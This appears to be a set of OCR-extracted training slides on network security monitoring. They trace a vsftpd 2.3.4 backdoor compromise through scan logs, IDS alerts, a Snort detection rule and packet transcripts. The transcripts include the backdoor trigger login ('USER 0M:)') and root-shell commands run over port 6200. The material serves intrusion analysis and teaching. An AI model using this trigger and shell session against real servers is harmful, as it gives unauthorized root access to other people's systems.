INET_NTOA(sancp.dst_ip), sancp.dst_port, sancp.ip_proto, sancp.src_pkts, sancp.src_bytes, sancp.dst_pkts, sancp.dst_bytes FROM sancp IGNORE INDEX
(p_key) INNER JOIN sensor ON sancp.sid=sensor.sid WHERE sancp.start_time > '2013-03-09' AND sancp.src_ip = INET_ATON('203.0.113.10') ) UNION (
```

Sensor	Cnx ID △	Start Time	End Time	Src IP	SPort	Dst IP	DPort	Pr	S Pckts	S Bytes	D Pc...	D Bytes
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	2049	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	2121	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	21	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	513	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	53	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	3306	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:04	2013-03-09 21:32:04	203.0.113.10	53202	192.168.3.13	135	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:06	2013-03-09 21:32:06	203.0.113.10	53203	192.168.3.13	135	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:18	203.0.113.10	47963	192.168.3.5	8180	6	5	172	3	104
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:18	203.0.113.10	56007	192.168.3.5	139	6	5	186	3	104
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	37519	192.168.3.5	5432	6	4	140	4	136
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	41514	192.168.3.5	8009	6	4	154	4	136
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	42810	192.168.3.5	6000	6	4	158	4	136
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:07	203.0.113.10	47085	192.168.3.5	22	6	5	168	3	142
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	50577	192.168.3.5	23	6	6	204	4	148
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:07	203.0.113.10	59270	192.168.3.5	5900	6	5	168	4	148
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	35347	192.168.3.5	1099	6	5	175	4	152
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	58931	192.168.3.5	2049	6	6	244	4	164
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:23	203.0.113.10	45304	192.168.3.5	513	6	5	188	5	169
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	37866	192.168.3.5	111	6	6	244	4	172
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	52693	192.168.3.5	512	6	4	168	5	172
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	44125	192.168.3.5	2121	6	6	204	4	192
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	38307	192.168.3.5	53	6	6	232	4	200
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	35387	192.168.3.5	514	6	4	154	5	207
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	46856	192.168.3.5	25	6	6	194	4	218
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:07	203.0.113.10	46866	192.168.3.5	21	6	6	176	5	228
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	51225	192.168.3.5	445	6	6	368	4	237
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	54794	192.168.3.5	3306	6	6	204	6	286
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:18	203.0.113.10	52157	192.168.3.5	1524	6	9	276	7	352
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	34202	192.168.3.5	6667	6	6	176	5	395
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:14	203.0.113.10	58527	192.168.3.5	80	6	9	326	7	1305

● **Enumeration**

Server-Side Compromise Example



Sound: Off ServerName: localhost UserName: sovm UserID: 2 2013-03-13 18:54:48 GMT

ST	...T	Se...	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	so...	4.83	2013-03-09 21:32:17	203.0.113.10	54794	192.168.3.5	3306	6	PADS New Asset - unknown @mysql
RT	1	so...	4.87	2013-03-09 21:32:28	203.0.113.10	47992	192.168.3.5	8180	6	PADS New Asset - http Apache Coyote 1.1
RT	1	so...	3.6012	2013-03-09 21:38:38	192.168.3.5	6200	203.0.113.10	60155	6	GPL ATTACK_RESPONSE id check returned root
RT	2	so...	3.6011	2013-03-09 21:38:38	203.0.113.10	50376	192.168.3.5	21	6	ET EXPLOIT VSFTPD Backdoor User Login Smiley
RT	1	so...	4.88	2013-03-09 21:42:00	203.0.113.10	60155	192.168.3.5	6200	6	PADS New Asset - sql MySQL 3.0.20-0.1ubuntu1 ...
RT	2	so...	3.6015	2013-03-10 01:59:43	203.0.113.77		192.168.3.5		1	GPL ICMP_INFO PING *NIX
RT	2	so...	3.6014	2013-03-10 01:59:43	203.0.113.77		192.168.3.5		1	GPL ICMP_INFO PING BSDtype

□ Reverse DNS □ Enable External DNS

Src IP:

Src Name:

Dst IP:

Dst Name:

Whois Query: ● None ○ Src IP ○ Dst IP

☑ Show Packet Data ☑ Show Rule

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"ET EXPLOIT VSFTPD Backdoor User Login Smiley";
flow:established,to_server; content:"USER "; depth:5; content:"|3a 29|"; distance:0;
classtype:attempted-admin; sid:2013188; rev:4;)
/nsm/server_data/securityonion/rules/sovm-eth1-1/downloaded.rules: Line 10562
```

	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
IP	203.0.113.10	192.168.3.5	4	5	0	63	2233	2	0	63	13128

					U	A	P	R	S	F							
	Source	Dest	R	R	R	C	S	S	Y	I							
	Port	Port	1	0	G	K	H	T	N	N	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum
TCP	50376	21	.	.	.	X	X	.	.	.	3850605801	1889923740	8	0	913	0	49785

DATA


```
55 53 45 52 20 30 4D 3A 29 0D 0A        USER 0M:)..
```

○ Hex ● Text □ NoCase

Server-Side Compromise Example


```
Sensor Name: sovm-eth1-1
Timestamp: 2013-03-09 21:38:38
Connection ID: .sovm-eth1-1_6011
Src IP: 203.0.113.10❶ (Unknown)
Dst IP: 192.168.3.5❹ (Unknown)
Src Port: 50376
Dst Port: 21❸
OS Fingerprint: 203.0.113.10:50376 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W4:.:?:?] (up: 1 hrs)
OS Fingerprint: -> 192.168.3.5:21 (link: ethernet/modem)
DST: 220 (vsFTPd 2.3.4)❷
DST:
SRC: USER 0M:)❺
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS azz❻
SRC:
DST: 421 Timeout.❼
DST:
```

Server-Side Compromise Example




```
6589 2013-03-09 21:38:38.159255 203.0.113.10① -> 192.168.3.5③
TCP 74 40206 > 6200② [SYN] Seq=0 Win=14600 Len=0 MSS=1460
SACK_PERM=1 TSval=695390 TSecr=0 WS=16
6590 2013-03-09 21:38:38.159451 192.168.3.5 -> 203.0.113.10
TCP 60 6200 > 40206 [RST, ACK]④ Seq=1 Ack=1 Win=0 Len=0
```

Server-Side Compromise Example




```
6591 2013-03-09 21:38:38.160692 203.0.113.10❶ -> 192.168.3.5❸
TCP 74 50376 > 21❷ [SYN] Seq=0 Win=14600 Len=0 MSS=1460
SACK_PERM=1 TSval=695390 TSecr=0 WS=16
6592 2013-03-09 21:38:38.160702 192.168.3.5 -> 203.0.113.10
TCP 74 21 > 50376 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460
SACK_PERM=1 TSval=276175 TSecr=695390 WS=32
6593 2013-03-09 21:38:38.161131 203.0.113.10 -> 192.168.3.5
TCP 66 50376 > 21 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=695390 TSecr=276175
6594 2013-03-09 21:38:38.162679 192.168.3.5 -> 203.0.113.10
FTP 86 Response: 220 (vsFTPd 2.3.4)
6595 2013-03-09 21:38:38.163164 203.0.113.10 -> 192.168.3.5
TCP 66 50376 > 21 [ACK] Seq=1 Ack=21 Win=14608 Len=0 TSval=695391 TSecr=276175
6596 2013-03-09 21:38:38.164876 203.0.113.10 -> 192.168.3.5
FTP 77 Request: USER 0M:) ❹
6597 2013-03-09 21:38:38.164886 192.168.3.5 -> 203.0.113.10
TCP 66 21 > 50376 [ACK] Seq=21 Ack=12 Win=5792 Len=0 TSval=276175 TSecr=695391
6598 2013-03-09 21:38:38.164888 192.168.3.5 -> 203.0.113.10
FTP 100 Response: 331 Please specify the password.
6599 2013-03-09 21:38:38.166318 203.0.113.10 -> 192.168.3.5
FTP 76 Request: PASS azz❺
```

Server-Side Compromise Example



```
6600 2013-03-09 21:38:38.166971 203.0.113.10❶ -> 192.168.3.5❸
TCP 74 60155 > 6200❷ [SYN] Seq=0 Win=14600 Len=0 MSS=1460
SACK_PERM=1 TSval=695392 TSecr=0 WS=16
6601 2013-03-09 21:38:38.166978 192.168.3.5 -> 203.0.113.10
TCP 74 6200 > 60155 [SYN, ACK] ❹ Seq=0 Ack=1 Win=5792 Len=0 MSS=1460
SACK_PERM=1 TSval=276175 TSecr=695392 WS=32
6602 2013-03-09 21:38:38.168296 203.0.113.10 -> 192.168.3.5
TCP 66 60155 > 6200 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=695392 TSecr=276175
6603 2013-03-09 21:38:38.168738 203.0.113.10 -> 192.168.3.5
TCP 69 60155 > 6200 [PSH, ACK] Seq=1 Ack=1 Win=14608 Len=3 TSval=695392 TSecr=276175
6604 2013-03-09 21:38:38.168775 192.168.3.5 -> 203.0.113.10
TCP 66 6200 > 60155 [ACK] Seq=1 Ack=4 Win=5792 Len=0 TSval=276175 TSecr=695392
-- snip --
```

Server-Side Compromise Example



1. Intruder initiates attack against exposed, vulnerable application on victim system.

NETWORK CONNECTION to port 21 TCP

Intruder
203.0.113.10

Victim
192.168.3.5

2. Attack method exploits vulnerable application on victim system to execute code or commands.

user 0M:)
pass azz

vsftpd
Exploited

NETWORK CONNECTION to port 6200 TCP

Intruder
203.0.113.10

Victim
192.168.3.5

3. Malicious code interacts with intruder: Intruder initiates new connection to backdoor created by malicious code.

Server-Side Compromise Example

```
Sensor Name: sovm-eth1-1
Timestamp: 2013-03-09 21:38:38
Connection ID: .sovm-eth1-1_6012
Src IP: 203.0.113.10 ❶ (Unknown)
Dst IP: 192.168.3.5 ❷ (Unknown)
Src Port: 60155
Dst Port: 6200
OS Fingerprint: 203.0.113.10:60155 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W4:.:?:?] (up: 1
hrs)
OS Fingerprint: -> 192.168.3.5:6200 (link: ethernet/modem)
SRC: id ❸
DST: uid=0(root) gid=0(root)❹
SRC: nohup >/dev/null 2>&1
SRC: echo T33KwxKuFgj4Uhy7
DST: T33KwxKuFgj4Uhy7
SRC: whoami❺
DST: root❻
SRC: echo 3816568630;echo hJZeerbzDFqlJEwWxlyePwOzBhEhQYbN
DST: 3816568630
DST: hJZeerbzDFqlJEwWxlyePwOzBhEhQYbN
